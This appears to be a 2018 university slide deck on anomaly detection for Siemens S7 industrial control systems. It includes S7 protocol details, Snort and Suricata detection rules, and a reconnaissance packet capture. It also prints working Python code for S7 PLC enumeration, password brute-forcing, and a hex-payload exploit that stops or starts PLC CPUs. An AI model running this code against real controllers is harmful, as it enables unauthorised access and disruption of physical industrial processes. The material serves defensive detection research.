Anomaly Detection on Industrial Control Systems


Mohammad Reza Norouzian

Technische Universität München


Fakultät für Informatik

Lehrstuhl für IT Sicherheit


12. July 2018



Industrial Control System in the World



What type of ICS products are vulnerable:



Siemens ICS Products

- Target – Siemens S7-300/400/1200 PLC
- S7 Packet

```
 0 1 2 3 4 5 6 7 8 9 0 1 2 3 4 5 6 7 8 9 0 1 2 3 4 5 6 7 8 9 0 1
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
|  magic 0x32   |  pdu-type     |  reserved                     |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
|  request id                   |  parameters length            |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
|  data length                  | error code (only for pdu 2&3) |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
.  parameters                                                     .
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
.  data                                                           .
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
```

- PDU-types:
  - 0x01 – Request
  - 0x02 – Acknowledgement
  - 0x03 – Response
  - 0x07 – User Data

Needs – S7 IDS rules!

- Snort rules
- Bro has no rule for S7
- Suricata no rules too!
- Just Modbus signatures


```
# Alert on a command that was is via s7-enumerate Redpoint Nmap NSE on TCP/102
alert tcp any any -> any 102 (content: "|32 07 00 00 00 00 00 08 00 08|"; offset: 0; depth: 10; content: "|00 01 12 04 11 44 01 00|"; offset: 11; depth: 8; msg:
"S7 Enumerate Redpoint NSE Request CPU Function Read SZL attempt";sid:1111301;priority:3;)
# Alert on a command that was is via s7-enumerate Redpoint Nmap NSE on TCP/102 from Non Authorized Hosts
alert tcp !$S7_CLIENT any -> $S7_SERVER 102 (content: "|32 07 00 00 00 00 00 08 00 08|"; offset: 0; depth: 10; content: "|00 01 12 04 11 44 01 00|"; offset: 11;
depth: 8; msg: "S7 Enumerate Redpoint NSE Request CPU Function Read SZL attempt From Non Authorized Host";sid:1111302;priority:1;)
~
```

```
alert modbus !$MODBUS_CLIENT any -> $MODBUS_SERVER 502 (modbus: function 0x05; msg:"Modbus Write Single Coil First"; sid:11; xbits:set,modbus,track ip_src;)
alert modbus !$MODBUS_CLIENT any -> $MODBUS_SERVER 502 (modbus: function 0x07; msg:"Modbus Read Exception After Write"; sid:12; xbits:isset,modbus,track ip_src;)
~
```

Network Attacks against ICS


- Reconnaissance
- Authentication bypass
- CPU stop and start
- Brute-force
- Command injection and response
- Denial of service (DoS)
- Memory read and write logic
- Man in the middle (MITM)
- Attacks against PLC firmware

Multi Stage Attack - IUNO Scenario

- Attack ICS devices!
  - Reconnaissance
  - Authentication bypass
  - CPU stop and start (command control)

Reconnaissance Attack

- The state of the art in detecting scanners is surprisingly limited. Existing schemes have difficulties catching all but high-rate scanners and often suffer from significant levels of false positives!
- What about the reconnaissance attacks for SCADA world?
  - Gathering Information from the PLC with a specific commands!
  - Firmware version, Serial number, module name, …



Source	Destination	Protocol	Src port	Dst port	Length	Info
172.16.159.130	87.140.57.73	TCP	33696	102	74	33696 → 102 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM=1 TSval=2008187851 TSecr=0 WS=128
87.140.57.73	172.16.159.130	TCP	102	33696	60	102 → 33696 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
172.16.159.130	87.140.57.73	TCP	33696	102	54	33696 → 102 [ACK] Seq=1 Ack=1 Win=29200 Len=0
172.16.159.130	87.140.57.73	COTP	33696	102	76	CR TPDU src-ref: 0x0001 dst-ref: 0x0000
87.140.57.73	172.16.159.130	TCP	102	33696	60	102 → 33696 [ACK] Seq=1 Ack=23 Win=64240 Len=0
87.140.57.73	172.16.159.130	COTP	102	33696	76	CC TPDU src-ref: 0x4431 dst-ref: 0x0001
172.16.159.130	87.140.57.73	TCP	33696	102	54	33696 → 102 [ACK] Seq=23 Ack=23 Win=29200 Len=0
172.16.159.130	87.140.57.73	S7COMM	33696	102	79	ROSCTR:[Job] Function:[Setup communication]
87.140.57.73	172.16.159.130	TCP	102	33696	60	102 → 33696 [ACK] Seq=23 Ack=48 Win=64240 Len=0
87.140.57.73	172.16.159.130	S7COMM	102	33696	81	ROSCTR:[Ack_Data] Function:[Setup communication]
172.16.159.130	87.140.57.73	S7COMM	33696	102	87	ROSCTR:[Userdata] Function:[Request] -> [CPU functions] -> [Read SZL] ID=0x0011 Index=0x0000
87.140.57.73	172.16.159.130	TCP	102	33696	60	102 → 33696 [ACK] Seq=50 Ack=81 Win=64240 Len=0
87.140.57.73	172.16.159.130	S7COMM	102	33696	179	ROSCTR:[Userdata] Function:[Response] -> [CPU functions] -> [Read SZL] ID=0x0011 Index=0x0000
172.16.159.130	87.140.57.73	S7COMM	33696	102	87	ROSCTR:[Userdata] Function:[Request] -> [CPU functions] -> [Read SZL] ID=0x001c Index=0x0000
87.140.57.73	172.16.159.130	TCP	102	33696	60	102 → 33696 [ACK] Seq=175 Ack=114 Win=64240 Len=0
87.140.57.73	172.16.159.130	S7COMM	102	33696	333	ROSCTR:[Userdata] Function:[Response] -> [CPU functions] -> [Read SZL] ID=0x001c Index=0x0000
172.16.159.130	87.140.57.73	TCP	33696	102	54	33696 → 102 [FIN, ACK] Seq=114 Ack=454 Win=30016 Len=0
87.140.57.73	172.16.159.130	TCP	102	33696	60	102 → 33696 [ACK] Seq=454 Ack=115 Win=64239 Len=0
172.16.159.130	87.140.57.73	TCP	33698	102	74	33698 → 102 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM=1 TSval=2008187904 TSecr=0 WS=128
87.140.57.73	172.16.159.130	TCP	102	33698	60	102 → 33698 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
172.16.159.130	87.140.57.73	TCP	33698	102	54	33698 → 102 [ACK] Seq=1 Ack=1 Win=29200 Len=0
87.140.57.73	172.16.159.130	TCP	102	33696	60	102 → 33696 [FIN, PSH, ACK] Seq=454 Ack=115 Win=64239 Len=0
172.16.159.130	87.140.57.73	TCP	33696	102	54	33696 → 102 [ACK] Seq=115 Ack=455 Win=30016 Len=0
172.16.159.130	87.140.57.73	COTP	33698	102	76	CR TPDU src-ref: 0x0001 dst-ref: 0x0000
87.140.57.73	172.16.159.130	TCP	102	33698	60	102 → 33698 [ACK] Seq=1 Ack=23 Win=64240 Len=0
87.140.57.73	172.16.159.130	TCP	102	33698	60	102 → 33698 [FIN, PSH, ACK] Seq=1 Ack=23 Win=64240 Len=0
172.16.159.130	87.140.57.73	S7COMM	33698	102	79	ROSCTR:[Job] Function:[Setup communication]
87.140.57.73	172.16.159.130	TCP	102	33698	60	102 → 33698 [ACK] Seq=2 Ack=48 Win=64240 Len=0
172.16.159.130	87.140.57.73	S7COMM	33698	102	87	ROSCTR:[Userdata] Function:[Request] -> [CPU functions] -> [Read SZL] ID=0x0011 Index=0x0000
87.140.57.73	172.16.159.130	TCP	102	33698	60	102 → 33698 [ACK] Seq=2 Ack=81 Win=64207 Len=0
172.16.159.130	87.140.57.73	TCP	33698	102	54	33698 → 102 [FIN, ACK] Seq=81 Ack=2 Win=29200 Len=0
172.16.159.130	87.140.57.73	TCP	33700	102	74	33700 → 102 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM=1 TSval=2008187927 TSecr=0 WS=128
87.140.57.73	172.16.159.130	TCP	102	33698	60	102 → 33698 [ACK] Seq=2 Ack=82 Win=64206 Len=0
87.140.57.73	172.16.159.130	TCP	102	33700	60	102 → 33700 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
172.16.159.130	87.140.57.73	TCP	33700	102	54	33700 → 102 [ACK] Seq=1 Ack=1 Win=29200 Len=0

```
def scan(self, protocol):
    nm = nmap.PortScanner()
    try:
        if protocol == "tcp" or protocol == "TCP":
            nm.scan(hosts=self.target, ports=str(self.port), arguments='-n -sT ')
            return nm
        elif protocol == "udp" or protocol == "UDP":
            print_status("UDP Scan requires root privileges will using sudo to scan target ")
            nm.scan(hosts=self.target, ports=str(self.port), arguments='-n -sU ', sudo=True)
            return nm
    except Exception as err:
        print_error(err)
        return None

def get_target_info(self, host, port):
    for rack_num in range(self.min_rack, self.max_rack + 1):
        for slot_num in range(self.min_slot, self.max_slot + 1):
            print_status("Tring to scan %s with Rack%s/Slot%s" % (host, rack_num, slot_num))
            order_code = ''
            firmware_version = ''
            module_type_name = ''
            module_name = ''
            serial_number = ''
            ip_address = host
            try:
                target = S7Client(name='S7Scanner', ip=host, port=port, rack=rack_num, slot=slot_num)
                target.connect()
                order_code, firmware_version, module_type_name, \
                    as_name, module_name, serial_number = target.get_target_info()
                ip_address = host
                if order_code != '':
                    self.result.append([order_code, module_type_name, firmware_version, module_name, serial_number,
                                        str(rack_num) + '/' + str(slot_num), ip_address])
            except Exception as err:
                print_error(err)
                return False
```

Brute Force and Command Control Attack

- Try to bypass authentication!
- Brute force with dictionary attack
- Try to stop PLC

```python
def attack(self):
    # todo: check if service is up
    if self.password.startswith('file://'):
        s7_pass = open(self.password[7:], 'r')
    else:
        s7_pass = [self.password]

    collection = LockedIterator(s7_pass)
    self.run_threads(self.threads, self.target_function, collection)

    if len(self.strings):
        print_success("Credentials found!")
        headers = ("Target", "Port", "password")
        print_table(headers, *self.strings)
    else:
        print_error("Valid password not found")

def target_function(self, running, data):
    module_verbosity = boolify(self.verbose)
    name = threading.current_thread().name

    print_status(name, 'thread is starting...', verbose=module_verbosity)
    s7_client = S7Client(name="Siemens PLC", ip=self.target, rack=self.rack, slot=self.slot)
    s7_client.connect()
    if not module_verbosity:
        s7_client.logger.setLevel(50)
    while running.is_set():
        try:
            string = data.next().strip()
            if len(string) > 8:
                continue
            s7_client.check_privilege()
            if s7_client.protect_level == 1:
                print_error("Target didn't set password.")
                return
            s7_client.auth(string)
            if s7_client.authorized:
                if boolify(self.stop_on_success):
                    running.clear()
                print_success("Target: {}:{} {}: Valid password string found - String: '{}'".format(
                    self.target, self.port, name, string), verbose=module_verbosity)
                self.strings.append((self.target, self.port, string))

            else:
                print_error("Target: {}:{} {}: Invalid community string - String: '{}'".format(
                    self.target, self.port, name, string), verbose=module_verbosity)

        except StopIteration:
            break
```

```python
setup_communication_payload = '0300001902f0803201000002000008000f0000002000201e0'.decode('hex')
cpu_start_payload = "0300002502f0803201000005000014000028000000000000fd000009505f50524f4752414d".decode('hex')
cpu_stop_payload = "0300002102f0803201000006000010000029000000000009505f50524f4752414d".decode('hex')


class Exploit(exploits.Exploit):
    """
    Exploit implementation for siemens S7-300 and S7-400 PLCs Dos vulnerability.
    """
    __info__ = {
        'name': 'S7-300/400 PLC Control',
        'description': 'Use S7comm command to start/stop plc.',
        'references': [

        ],
        'devices': [
            'Siemens S7-300 and S7-400 programmable logic controllers (PLCs)',
        ],
    }

    target = exploits.Option('', 'Target address e.g. 192.168.1.1', validators=validators.ipv4)
    port = exploits.Option(102, 'Target Port', validators=validators.integer)
    slot = exploits.Option(2, 'CPU slot number.', validators=validators.integer)
    command = exploits.Option(2, 'Command 1:start plc, 2:stop plc.', validators=validators.integer)
    sock = None

    def create_connect(self, slot):
        slot_num = chr(slot)
        create_connect_payload = '0300001611e00000001400c1020100c20201'.decode('hex') + slot_num + 'c0010a'.decode('hex')
        self.sock.send(create_connect_payload)
        self.sock.recv(1024)
        self.sock.send(setup_communication_payload)
        self.sock.recv(1024)

    def exploit(self):
        self.sock = socket.socket()
        self.sock.connect((self.target, self.port))
        self.create_connect(self.slot)
        if self.command == 1:
            print_status("Start plc")
            self.sock.send(cpu_start_payload)
        elif self.command == 2:
            print_status("Stop plc")
            self.sock.send(cpu_stop_payload)
        else:
            print_error("Command %s didn't support" % self.command)
```


Problem?

- Anomaly Detection on Industrial Control System (ICS)
  - Classify benign and malicous activities
    - Signature-based (Misuse) detection
    - Anomaly detection using Machine Learning

- Challenges of Using Machine Learning
  - Lack of Training Data
  - Diversity of Network Traffic
  - High Cost of Errors

Our Main Focus and Approach

- Anomaly Detection on ICS
  - Host based
    - Don’t have control on PLCs and field devices
  - Network based
    - More scalable




Roadmap

Industrial Network Traffic Analysis Framework


Machine Learning Anomaly based Framework

Industrial Network Traffic Analysis Framework


- ICS Network Traffic Feature Extractor
  - Python and Tshark
  - S7 Communication Protocol, ProfiNet IO/RT
- Why?
  - Feed features into anomaly detection framework
- Feature Selection!
  - Identifying Intended features that help to classify benign from malicious traffic
  - It can select the best combination of features to increase accuracy and decrease FP/FN




Having Malicious Traffic



